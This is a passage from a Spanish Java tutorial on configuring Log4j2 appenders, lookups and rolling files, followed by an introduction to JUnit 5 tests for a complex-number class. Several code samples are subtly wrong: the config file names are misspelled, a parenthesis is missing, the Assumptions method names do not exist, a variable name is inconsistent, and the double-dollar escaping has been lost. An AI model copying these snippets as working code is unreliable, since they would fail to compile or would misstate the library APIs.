Como “Logback”, se basa en “Log4j” e implementa las mismas ideas, por lo que se puede aplicar casi todo lo que hemos visto en el capítulo anterior: appenders, filtros, layout, format... los niveles son casi los mismos: **off, trace, debug, info, warning y error**, pero añade **fatal** como grado más alto y el comodín **all**.

Entiende ficheros en formato “properties”, JSON, YAML y XML. Es el framework más versátil, ya que admite comparaciones e incluso JavaScript en los ficheros de configuración. El formato XML admite a su vez dos versiones distintas: conciso y estricto.

El modo **conciso** es más corto y cómodo. Permite usar el nombre de algunos elementos como etiquetas de XML:

```

<Console name="Pantalla" target="SYSTEM_OUT">
    <PatternLayout pattern="%d [%t] %-5level %logger{ 36 } - %msg%n"/>
</Console>

```

No distingue entre mayúsculas o minúsculas y los atributos de las etiquetas también pueden expresarse como etiquetas anidadas. Esta expresión también sería válida:

```

<PatternLayout>
    <pattern>%d [%t] %-5level %logger{ 36 } - %msg%n</pattern>
</PatternLayout>

```

El modo **estricto** es más largo e incómodo, pero posibilita el uso de esquemas de XML, que con el IDE adecuado permite verificar y autocompletar los ficheros:

```

<Appender type="Console" name="Pantalla">
    <Layout type="PatternLayout" pattern="%d [%t] %-5level..."/>
</Appender>

```

En este manual usaré ficheros de configuración de XML en modo conciso.

Si usamos Spring Boot, buscará **log4f2.xml** y **log4f2-spring.xml** en la raíz del classpath (en “resources”). Como en el caso anterior, se recomienda usar la versión “spring” del fichero.

Voy a repetir los ejemplos que hemos visto con “Logback”, sin profundizar en los aspectos más avanzados de este framework. Si quieras más información, te recomiendo <https://logging.apache.org/log4j/2.x/manual>, donde encontrarás todo lo que necesitas.

### 14.3.1 Primer ejemplo

Quiero lo mismo que en el ejemplo del apartado anterior. Los mensajes de otros componentes sólo los veré si son como mínimo de nivel “warning”, mientras que quiero ver todas las pruebas que realicé en el controlador de productos. La salida será en pantalla:

```

<?xml version="1.0" encoding="UTF-8"?>
<Configuration>

```

---

```

<Appenders>
    <Console name="Pantalla" target="SYSTEM_OUT">
        <PatternLayout pattern="%d{HH:mm:ss.SSS} [%thread] %-5level %logger{36} - %msg%n"/>
    </Console>
</Appenders>
<Loggers>
    <Root level="warn">
        <AppenderRef ref="Pantalla" />
    </Root>
    <Logger name="com.javi.productos.controlador" level="trace"/>
</Loggers>
</Configuration>

```

El fichero es algo más estructurado que con “Logback”, pero se puede aplicar todo lo que hemos visto anteriormente. El “appender” **Console** admite varios atributos adicionales; el único que usaremos es **target**, que permite indicar “system\_out” (por defecto) o “system\_err”.

Sucede lo mismo con **Configuration**. El atributo **status** indica el nivel de los mensajes internos de Log4j2 que querremos ver en la consola (“warn” por defecto) y **strict=true** activa el modo estricto.

#### 14.3.2 Ficheros

Repite el ejemplo. Todos los mensajes irán a un fichero, cuyo nombre definiré en “application.properties”. Los mensajes de “warning” en adelante también los mostraré en la consola:

```

<Configuration>
    <Properties>
        <property name="NOMBRE" value="${bundle:application:salida.log}" />
    </Properties>
    <Appenders>
        <Console name="Pantalla">
            <PatternLayout>
                <pattern>%d{HH:mm:ss.SSS} [%thread] %-5level %logger{36} - %msg%n</pattern>
            </PatternLayout>
        </Console>
        <File name="Fichero" fileName="${NOMBRE}">
            <PatternLayout pattern="%d %level %msg%n"/>
        </File>
    </Appenders>
    <Loggers>
        <Root level="warn">
            <AppenderRef ref="Pantalla" />
            <AppenderRef ref="Fichero" />
        </Root>
        <Logger name="com.javi.productos.controlador" level="trace" additivity="false">
            <AppenderRef ref="Fichero" />
        </Logger>
    </Loggers>
</Configuration>

```

Al igual que hicimos con “Logback” usamos el valor de la propiedad “salida.log”. “Log4j2” dispone de “lookups”, un modo genérico de acceder a valores externos. En este caso hemos definido uno para crear una propiedad, que después usamos en el “appender”. Por supuesto, también tenemos nuestra versión de **Expression Language**.

El resto del código es idéntico; Lo que definimos en “root” se aplica a todos los loggers, por lo que los mensajes del controlador aparecerían siempre en pantalla. Tenemos que desactivar el comportamiento “aditivo” y configurar su “appender” de forma independiente.

El formato utilizado es exactamente el mismo, por lo que los registros generados son iguales que los del ejemplo del apartado 14.2.3.

#### 14.3.3 Lookups

Un **lookup** permite recuperar valores de fuentes externas, como el programa o el sistema y usarlos en cualquier parte del fichero de configuración.

---

La existencia de “búsquedas” simplifica el resto de elementos. No necesitamos definir propiedades diseñadas específicamente para leer datos del fichero de configuración, ni modificar un “appender” para que pueda acceder a ciertos datos del programa.

Su sintaxis básica es:

```
 ${nombre : clave}
```

Donde el **nombre** es el identificador del “lookup” y **clave** el valor que queremos recuperar, o un código que indica cómo lo queremos. Podemos crearlos nosotros implementando la interfaz correspondiente, pero generalmente nos bastan con los que ya están definidos. Algunos de ellos:

<b>Lookup</b>	<b>Ejemplo</b>	<b>Descripción</b>
<b>ctx</b>	<code> \${ctx:usuario}</code>	<i>Context Map Lookup. Un mapa en el que podemos almacenar cualquier valor desde la aplicación.</i>
<b>date</b>	<code> \${date:yyyy-MM}</code>	<i>Date Lookup. Toma la fecha actual del sistema. La clave es cualquier formato válido de “SimpleDateFormat”.</i>
<b>env</b>	<code> \${env:HOME}</code>	<i>Environment Lookup. Permite acceder a cualquier variable del entorno.</i>
<b>java</b>	<code> \${java:version}</code>	<i>Java Lookup. Información sobre la máquina virtual de Java: version, runtime, vm, os, locale, hw.</i>
<b>bundle</b>	<code> \${bundle:fichero:propiedad}</code>	<i>Resource Bundle Lookup. Recupera propiedades de los ficheros de recursos.</i>
<b>spring</b>	<code> \${spring:spring.application.name}</code>	<i>Spring Boot Lookup. Propiedades definidas en Spring Boot</i>
<b>web</b>	<code> \${web.contextPath}</code>	<i>Web Lookup. Propiedades del ServletContext.</i>

Hemos usado “\${bundle:application:salida.log}” para leer esa propiedad del archivo “application.properties”, y en el siguiente ejemplo usaremos “\${date:yyyy-MM}” para obtener un texto con el año y mes actuales. Uno muy útil, sobre todo para añadir información a los logs es “ctx”:

```
 ThreadContext.put("usuario", principal.getName());  
 logger.trace(m, "Ver proveedor");
```

La clase “ThreadContext” me permite añadir valores a ese mapa, en este caso el nombre del usuario autenticado. Después sólo tengo que modificar el patrón del registro:

```
<PatternLayout pattern="%d %level ${ctx:usuario} %msg%n" />
```

En el ejemplo he entrado como “javi”:

```
2020-06-10 17:49:33,742 TRACE javi Ver proveedor
```

El “pattern” se evalúa cada vez que hay que almacenar un registro. Pero en ocasiones el comportamiento es más complejo. En el apartado siguiente veremos que quiero crear una carpeta para almacenar los ficheros incrementales, cuyo nombre se base en el año y mes actuales. Escribiré lo siguiente:

```
 filePattern="d:/${date:yyyy-MM}... . . .
```

He usado **dos símbolos de dólar**. Sé que esa expresión será evaluada en cuanto la aplicación se ejecute por primera vez. Si usara un único símbolo, la expresión se resolvería en ese momento, **con la fecha de ese momento**, es decir, con el año y mes de arranque de la aplicación. Pero suponiendo que la aplicación funcione ininterrumpidamente durante meses, lo que necesito es que el año y mes sea el del instante en el que se produce el cambio.

Resumiendo, si lanzo la aplicación en julio de 2020, no quiero que el patrón para crear carpetas sea “2020-07”, sino “\${date:yyyy-MM}”. Y eso lo consigo añadiendo dos símbolos en vez de uno. El primero se evalúa cuando se interpreta el fichero de configuración y el segundo en ejecución, cada vez que haya que crear la carpeta.

#### 14.3.4 Ficheros incrementales

El appender que vamos a usar es más potente que el que hemos visto para “Logback”:


```

<Configuration>
  <Properties>
    <property name="NOMBRE">${bundle:application:salida.log}</property>
  </Properties>
  <Appenders>
    <Console name="Pantalla">
      <PatternLayout>
        <pattern>%d{HH:mm:ss.SSS} [%thread] %-5level %logger{36} - %msg%n</pattern>
      </PatternLayout>
    </Console>
    <RollingFile name="Fichero">
      <fileName>${NOMBRE}</fileName>
      <filePattern>d://${date:yyyy-MM}/datos%d{-dd-MMMM-yyyy}-%i.log.gz</filePattern>
      <PatternLayout pattern="%d %level %msg%n"/>
      <Policies>
        <OnStartupTriggeringPolicy/>
        <SizeBasedTriggeringPolicy size="20 KB" />
        <TimeBasedTriggeringPolicy/>
      </Policies>
    </RollingFile>
  </Appenders>
  <Loggers>
    <Root level="warn">
      <AppenderRef ref="Pantalla" />
      <AppenderRef ref="Fichero" />
    </Root>
    <Logger name="com.javi.productos.controlador" level="trace" additivity="false">
      <AppenderRef ref="Fichero" />
    </Logger>
  </Loggers>
</Configuration>

```

El appender **RollingFile** se basa en la misma lógica que “RollingFileAppender”, aunque es mucho más potente. Permite definir una “Rollover Strategy”, para decidir cómo se renombran los archivos antiguos y una “Triggering Policy” para decidir cuándo se cambia de fichero. Posee configuraciones por defecto para cada una e incluso permite mezclar varias a la vez. Entre otras capacidades adicionales, puede comprimir archivos.

En este caso, la estrategia de incremento copia los ficheros en una carpeta que tiene de nombre el año y mes actuales (“lookups”), añadiendo un índice si es necesario. Y los comprime:



Aplica tres normas de cambio distintas: por fecha, por tamaño (20KB) y si el archivo actual es anterior a la hora de inicio de la aplicación, es decir, si la aplicación se ha reiniciado.

Este appender tiene dos decenas de atributos posibles, y muchas normas aplicables distintas. Consulta la página <https://logging.apache.org/log4j/2.x/manual/appenders.html#RollingFileAppender> si necesitas más información.

# 15 Apéndice C. Pruebas unitarias

## 15.1 Definición

Una prueba unitaria es la comprobación del funcionamiento correcto de una unidad de código; en un lenguaje orientado a objetos, una clase. El objetivo es comprobar que cada clase funciona correctamente **por separado**.

Una clase siempre utiliza otras internamente; en cuanto a las pruebas unitarias, supondremos que el resto de clases son correctas: O bien son clases “estándares” de las que podemos fiarnos o bien ya han superado sus propias pruebas unitarias.

**JUnit** es el estándar de facto para realizar las pruebas unitarias en Java. Es un pequeño framework que nos ayuda a implementarlas. Todos los IDE proporcionan asistentes para aplicar y ejecutar JUnit, por lo que es sencillo añadir este tipo de pruebas a nuestros proyectos.

Utilizaré la versión 5 de JUnit. Aunque la versión 4 sigue siendo usada, como es de esperar la nueva versión tiene varias ventajas: Está diseñada para Java 8, por lo que podemos escribir las pruebas con expresiones lambda, proporciona nuevas anotaciones y asigna nombres más lógicos a las ya existentes.

### 15.1.1 Utilidad

¿Y todo esto para qué sirve? Pues sirve para demostrar que tu programa funciona, al menos en los aspectos básicos. Cuando escribimos código nuevo siempre creamos una pequeña rutina de usar y tirar con un par de “System.out.println()” o algo similar. Comprobamos que lo que acabamos de hacer funciona, borramos la prueba y seguimos.

Cuando el cliente o el director de proyecto nos preguntan si todo funciona correctamente está muy bien que se fíen de nuestra palabra, pero sería mejor si pudiéramos **demostrarlo**. En vez de crear un código tonto de prueba es mucho más útil escribir una serie de test estandarizados que todo el mundo entienda, y que se queden escritos **de forma permanente**. De este modo siempre podremos demostrar que el código es correcto, y lo más importante, cuando realicemos **modificaciones** (siempre realizaremos modificaciones) podremos comprobar en unos segundos que no hemos estropeado nada.

En la práctica cuando se diseña un proyecto, junto con las clases a implementar también se definen las pruebas unitarias que debe superar el programa; de hecho, existen metodologías de diseño que se basan en el cumplimiento de las pruebas unitarias.

Lógicamente esto lleva tiempo, pero no tanto como parece, ya que al fin y al cabo las pruebas las vas a realizar. La diferencia es que con JUnit las escribirás siguiendo un estándar.

## 15.2 Bibliotecas

JUnit 5 está dividida en tres módulos:

- Platform, que contiene el motor del framework
- Vintage. Soporte para la ejecución de la versión tres y cuatro en la nueva plataforma
- Jupiter, que define las nuevas anotaciones y clases. Incluye la plataforma base y toda la api.

Por tanto, para incorporar JUnit “versión 5” (cuidado, de 5.4 en adelante) a nuestro proyecto sólo es necesario incorporar la siguiente dependencia maven:

```
<dependency>
    <groupId>org.junit.jupiter</groupId>
    <artifactId>junit-jupiter-engine</artifactId>
    <version>5.5.1</version>
    <scope>test</scope>
</dependency>
```

Si por el contrario queremos usar la notación antigua sobre una plataforma nueva tendremos que añadir los módulos “platform” y “vintage”.

Si estamos usando gradle es similar:

```
testImplementation 'org.junit.jupiter:junit-jupiter-engine:5.5.2'
```

## 15.3 Crear una prueba

Por lo general crearemos una clase de prueba por cada una de las clases que queramos comprobar, con tantos métodos como creamos conveniente. El código debe ser **extremadamente legible**, para que todo el mundo pueda entenderlo a simple vista, y evitemos errores de programación en la prueba.

Además el **estado de la clase debe ser definido de forma absoluta**. Tenemos que estar seguros de que el 100% de las ejecuciones producirán **siempre** el mismo resultado, sin depender de factores externos como el contenido de la base de datos, si la red falla, etc. O todo lo contrario: si lo que estamos probando es la respuesta de un método ante una excepción, tenemos que asegurarnos de que esa excepción se producirá siempre.


Hace ya mucho tiempo que las clases y métodos de prueba se programan mediante anotaciones, por lo que podemos crearlos con el nombre que queramos; sin embargo la costumbre sigue siendo llamar a la clase de prueba con el mismo nombre que la clase a testear pero añadiendo el sufijo "Test". Se hace algo similar con los métodos, usando "test" como prefijo.

La clase de prueba se crea siempre en el mismo paquete que la clase a testear. Obviamente esto embollaría el código "normal", por lo que la costumbre (todos los proyectos modernos están diseñados de este modo) es definir dos directorios de código fuente, uno para el código del programa y otro para las pruebas unitarias:




De este modo es trivial saber qué prueba está asociada a qué clase y al mismo tiempo el código del programa permanece ordenado. Además los modificadores de acceso no darán problemas.

Podemos escribir las clases de prueba desde cero: son clases muy simples decoradas con ciertas anotaciones; sin embargo cualquier IDE proporciona asistentes para realizar la tarea de forma rápida. En el caso de Eclipse, basta con pulsar botón derecho sobre la clase que queremos probar y escoger "New", "Other" y dentro de "Java, JUnit" escoger "JUnit test case":



Aparecerá un cuadro de diálogo que nos permitirá crear la clase de prueba con los nombres "tradicionales" (algunos se han quedado desfasados) y con la versión de JUnit que más nos interese. La opción más útil es que podremos escoger qué métodos queremos probar. Por supuesto sólo creará un esqueleto que tendremos que completar posteriormente:



EL IDE también proporciona herramientas para ver el resultado, como veremos en el ejemplo que viene a continuación.

## 15.4 Primer ejemplo

Vamos a ver un caso práctico. El objetivo es comprender el funcionamiento general de JUnit, por lo que veremos por encima los aspectos principales del framework. Una vez entendido, en los siguientes apartados describiré las anotaciones y métodos disponibles de un modo más ordenado.

Vamos a partir de una clase muy simple, “Complejo”. El objetivo de esta clase es representar un número complejo y permitir operar con el mismo:

```
package com.javi.complejos.numero;

public class Complejo {
    private double real;
    private double imaginaria;

    public Complejo(double real, double imaginaria) {
        this.real = real;
        this.imaginaria = imaginaria;
    }

    public double getReal() {
        return real;
    }

    public void setReal(double real) {
        this.real = real;
    }

    public double getImaginaria() {
        return imaginaria;
    }

    public void setImaginaria(double imaginaria) {
        this.imaginaria = imaginaria;
    }
}
```

---

```

public Complejo sumar(Complejo otro) {
    this.real+=otro.real;
    this.imaginaria+=otro.imaginaria;
    return this;
}

public Complejo multiplicar (Complejo otro) {
    double real=this.real*otro.real - this.imaginaria*otro.imaginaria;
    double imaginaria=this.real*otro.imaginaria +
        this.imaginaria*otro.real;

    this.real=real;
    this.imaginaria=imaginaria;
    return this;
}

public Complejo dividir (Complejo otro) {
    double divisor=otro.real*otro.real + otro.imaginaria*otro.imaginaria;

    if (divisor==0) throw new IllegalArgumentException("El divisor es cero");

    double real=(this.real*otro.real+this.imaginaria*otro.imaginaria)/divisor;
    double imaginaria= this.imaginaria*otro.real
        - this.real*otro.imaginaria)/divisor;

    this.real=real;
    this.imaginaria=imaginaria;
    return this;
}

@Override
public String toString() {
    return String.format("(%.2f %s %.2fi)",
        this.real, this.imaginaria<0?"-":"+",
        Math.abs(this.imaginaria));
}
}

```

En este caso sólo me interesa comprobar que los métodos “sumar”, “multiplicar” y “dividir” funcionan correctamente. Lo que vamos a hacer es escribir código que a partir de ciertos números complejos conocidos comprueben que el resultado es el esperado. Si usamos el asistente de Eclipse sobre la clase y seleccionamos esos tres métodos nos creará el código base, al que sólo tenemos que completar con las comprobaciones que necesitemos:

```

package com.javi.complejos.numero;

import org.junit.jupiter.api.Assertions;
import org.junit.jupiter.api.Assumptions;
import org.junit.jupiter.api.BeforeEach;
import org.junit.jupiter.api.Test;

public class ComplejoTest {
    private Complejo uno, dos, cero;

    @BeforeEach
    public void iniciar() {
        this.uno=new Complejo(1,2);
        this.dos=new Complejo(3,4);
        this.cero=new Complejo(0,0);
    }
}

```

```

    @Test
    public void testSumar() {
        this.uno.sumar(this.dos);
        Assertions.assertEquals(4.0, this.uno.getReal());
        Assertions.assertEquals(6.0, this.uno.getImaginaria());
    }


    @Test
    public void testMultiplicar() {
        this.uno.multiplicar(this.dos);
        Assertions.assertEquals(-5.0, this.uno.getReal());
        Assertions.assertEquals(10.0, this.uno.getImaginaria());
    }

    @Test
    public void testDividir() {
        this.uno.dividir(this.dos);
        Assertions.assertEquals(0.44, this.uno.getReal());
        Assertions.assertEquals(0.08, this.uno.getImaginaria());
    }

    @Test
    public void testDividirCero() {
        Assumptions.assertTrue(this.cero.getReal()==0);
        Assumptions.assertTrue(this.cero.getImaginaria()==0);
        Assertions.assertThrows(IllegalArgumentException.class, () -> {
            this.uno.dividir(this.cero);
        });
    }
}

```

Como ya he comentado creará la clase en el mismo paquete, pero en un directorio distinto. Los proyectos suelen tener una carpeta “main” para el código fuente del programa y otra llamada “test” para el código de JUnit:



La clase se llama “ComplejoTest”, y los métodos “testSumar”, “testDividir” y “testMultiplicar”. El nombre que asigna por defecto al método que inicia los valores no me gusta, por lo que lo he llamado “iniciar”. Y el método “testDividirCero” lo he creado manualmente: resumiendo, podemos escribir lo que queramos, aunque es una buena idea seguir las costumbres que todo el mundo espera.

El código **tiene que ser obvio**. No tiene sentido crear clases de prueba que a su vez puedan fallar, lo que nos obligaría a probar las clases de prueba... tenemos que escribirlo de tal modo que sea evidente que si se produce un fallo no es debido al test, sino al código del programa.

La anotación más importante es **@Test**. Define un método de prueba, que se lanzará cada vez que ejecutemos la clase de test.

Los métodos de prueba siempre operan con los mismos objetos. Podría crearlos dentro de cada método, pero por simplificar el código he decidido escribirlo una vez en el método “iniciar”. Está anotado con **@BeforeEach**, por lo que se ejecutará antes de cada método test; en nuestro caso, cuatro veces. De esta forma me aseguro de que el funcionamiento interno de un método de prueba no afectará a los demás. En este ejemplo es necesario, ya que modifiqué una y otra vez el valor inicial de cada objeto.

Para decidir si el método cumple o no con lo esperado uso alguno de los métodos estáticos de la clase **Assertions**. Hay docenas de ellos, sobrescritos con todos los parámetros posibles. Habitualmente se utiliza **assertEquals**. Si la condición se cumple el resultado de la ejecución es correcto; en caso contrario el método fallará. Como podemos ver en el ejemplo, podemos usar tantos “assert” como necesitemos.

El método **assertThrows** es algo diferente de los demás. De vez en cuando necesitamos saber si cierta operación lanzará una excepción. Este método envuelve dicha operación (expresiones lambda), provocando un fallo si la excepción **no** se produce.

La clase **Assumptions** funciona del mismo modo que “Assertions”. La diferencia es semántica. Si el test falla por culpa de alguno de sus métodos se entiende que las condiciones en las cuales debe realizarse la prueba no se han cumplido, y en vez de provocar un fallo “normal” la prueba no se realiza (en vez de aparecer como “fairrule” el método se muestra como “skip”):


```
@Test
public void testDividirCero() {
    Assumptions.assertThat(this.cero.getReal() == 0);
    Assumptions.assertThat(this.cero.getImaginaria() == 0);
    Assertions.assertThrows(IllegalArgumentException.class, () -> {
        this.uno.dividir(this.cero);
    });
}
```

En este método compruebo si al dividir entre cero se produce la excepción “IllegalArgumentException”. Es un ejemplo muy tonto, pero verifico que efectivamente el divisor es cero.

Para ejecutar la clase de prueba sólo tenemos que pulsar con el botón derecho sobre la misma y seleccionar “Run As”, “JUnit Test”:



Eclipse mostrará la siguiente pantalla de resultados:




En este caso todo ha funcionado correctamente, por lo que aparece una franja verde a la derecha. Si algo hubiera provocado un fallo aparecería de color rojo.

En un caso real tendremos docenas de clases de test, y lógicamente no querremos lanzarlas una a una. Como veremos más adelante podemos agrupar la ejecución de los test en **Suites**, de tal modo que podemos ejecutar toda una batería de pruebas de una sola vez.

## 15.5 Pantalla de resultados

La pantalla de resultados aparece automáticamente al ejecutar un test o al seleccionar la vista “JUnit” a través de “Window”, “Show View”. Como ya he comentado, aparecerá una franja verde si todos los test se han lanzado correctamente. Si alguno provoca un fallo o un error se mostrará de color rojo.

**Runs** muestra el número de test que deberían lanzarse y cuántos lo han hecho (siempre coincide). También muestra cuántos test han sido ignorados debido a las reglas “Assumptions”. Si por ejemplo provoco que las reglas no se cumplan en “testDividirCero”:



**Errors** indica cuántos métodos de test han provocado una excepción inesperada: suele significar que la prueba está mal hecha, o bien que hay un error serio en el código fuente.

**Fairules** indica cuántos métodos de test han fallado por no cumplir las reglas de “Assertions”. Por ejemplo, cambiando el código de forma absurda (espero que el resultado real de la suma sea 4999) provoca que el método “testSumar” falle:

The screenshot shows the JUnit 5 Test Results interface. At the top, it says "Finished after 0,109 seconds". Below that, there are three status indicators: "Runs: 4/4", "Errors: 0", and "Failures: 1", with the "Failures" button circled in red. The main area displays a tree view of test methods under "ComplejoTest [Runner: JUnit 5] (0,000 s)". The "testSumar()" method is highlighted with a red circle and has a tooltip indicating it failed. To the right of the tree view is a "Failure Trace" panel. The trace shows the following stack trace:

```

J! org.opentest4j.AssertionFailedError: expected: <4999.0> but was: <4.0>
  at com.javi.complejos.numero.ComplejoTest.testSumar(ComplejoTest.java:21)
  at java.util.stream.ForEachOps$ForEachOp$OfRef.accept(Unknown Source)
  at java.util.stream.ReferencePipeline$2$1.accept(Unknown Source)
  at java.util.Iterator.forEachRemaining(Unknown Source)

```

La pantalla indica los métodos que han fallado. Al pulsar sobre éstos muestra el error que se ha producido. Los botones de la derecha permiten ver el error tal como se ve en la imagen, lo imprime en la consola de Java o bien sólo enseña el valor esperado y el que se ha producido realmente.

También indica los tiempos de ejecución. Hay aserciones para controlarlos, provocando un fallo si se sobrepasa el tiempo deseado.

En la esquina superior derecha tenemos varios botones que pueden ser de utilidad, sobre todo cuando estemos ejecutando una suite de pruebas:

The screenshot shows the JUnit 5 Test Results interface with various control buttons in the top right corner, circled in red. These buttons include: a downward arrow, an upward arrow, a skip icon, a stop icon, a refresh icon, a run icon, and a statistics icon.

Los dos primeros botones permiten filtrar los resultados por errores y fallos o bien por test ignorados (“skipped”). Los tres siguientes permiten volver a lanzar el test o pararlo si tarda demasiado. El último botón muestra la estadística de las últimas pruebas realizadas, permitiendo volver al resultado de cualquiera de ellas.

## 15.6 Otro ejemplo

Creo otra clase que realizar operaciones con listas de números complejos:

```

package com.javi.complejos.estadistica;

import java.util.ArrayList;
import java.util.List;
import com.javi.complejos.numero.Complejo;

public class Operaciones {
    private List<Complejo> lista;

    public Operaciones() {
        this.lista=new ArrayList<>();
    }

    public List<Complejo> getLista() {
        return lista;
    }

    public void addLista(Complejo ... numeros) {
        for (Complejo numero:numeros)
            this.lista.add(numero);
    }
}

```

---

```

private void comprobarLista() {
    if (lista.isEmpty())
        throw new IllegalStateException("La lista está vacía");
}

public Complejo getSuma() {
    comprobarLista();
    Complejo c=new Complejo(this.lista.get(0).getReal(),
                           this.lista.get(0).getImaginaria());
    for (int ind=1; ind< this.lista.size(); ind++)
        c.sumar(this.lista.get(ind));

    return c;
}

public Complejo getMultiplicación() {
    comprobarLista();
    Complejo c=new Complejo(this.lista.get(0).getReal(),
                           this.lista.get(0).getImaginaria());
    for (int ind=1; ind< this.lista.size(); ind++)
        c.multiplicar(this.lista.get(ind));
    return c;
}

public Complejo getMedia() {
    Complejo c=this.getSuma();
    c.setReal(c.getReal()/ this.lista.size());
    c.setImaginaria(c.getImaginaria()/ this.lista.size());
    return c;
}
}

```

Es una clase muy simple, que únicamente guarda en una lista una serie de números complejos y después permite realizar operaciones con éstos. Los tres métodos que quiero probar son “getSuma”, “getMultiplicación” y “getMedia”. Uso los asistentes como en el ejemplo anterior, añado el código necesario y creo el siguiente test:

```

package com.javi.complejos.estadistica;

import org.junit.jupiter.api.Assertions;
import org.junit.jupiter.api.BeforeAll;
import org.junit.jupiter.api.Test;
import com.javi.complejos.numero.Complejo;

public class OperacionesTest {
    private static Operaciones operaciones;
    private static Operaciones operacionesVacía;

    @BeforeAll
    public static void inicioClase() {

        Complejo c1=new Complejo(1, -1);
        Complejo c2=new Complejo(2, -2);
        Complejo c3=new Complejo(3, -3);
        Complejo c4=new Complejo(4, -4);

        operaciones=new Operaciones();
        operaciones.addLista(c1, c2, c3, c4);

        operacionesVacía=new Operaciones();
    }
}

```

```

    @Test
    public void testGetSuma() {
        Complejo r=operaciones.getSuma();
        Assertions.assertEquals(10, r.getReal());
        Assertions.assertEquals(-10, r.getImaginaria());
    }

    @Test
    public void testGetMultiplicación() {
        Complejo r=operaciones.getMultiplicación();
        Assertions.assertEquals(-96, r.getReal());
        Assertions.assertEquals(0, r.getImaginaria());
    }


    @Test
    public void testGetMedia() {
        Complejo r=operaciones.getMedia();
        Assertions.assertEquals(2.5, r.getReal());
        Assertions.assertEquals(-2.5, r.getImaginaria());
    }

    @Test
    public void testListaVacia() {
        Assertions.assertThrows(IllegalStateException.class, ()->{
            operacionesVacia.getSuma();
        });
    }
}

```

En este caso he decidido que también quiero comprobar que la lista no sufre alteraciones entre operaciones, por lo que inicio la clase una única vez al comienzo de la prueba. Como la anotación `@BeforeAll` sólo puede emplearse sobre un método estático tengo que definir las propiedades estáticas. El resto del código es similar a lo que ya hemos visto. La mayoría de los métodos los he creado con el asistente, por lo que siguen la norma habitual.

He creado la clase en el mismo paquete, pero en la carpeta de test:



## 15.7 Anotaciones JUnit

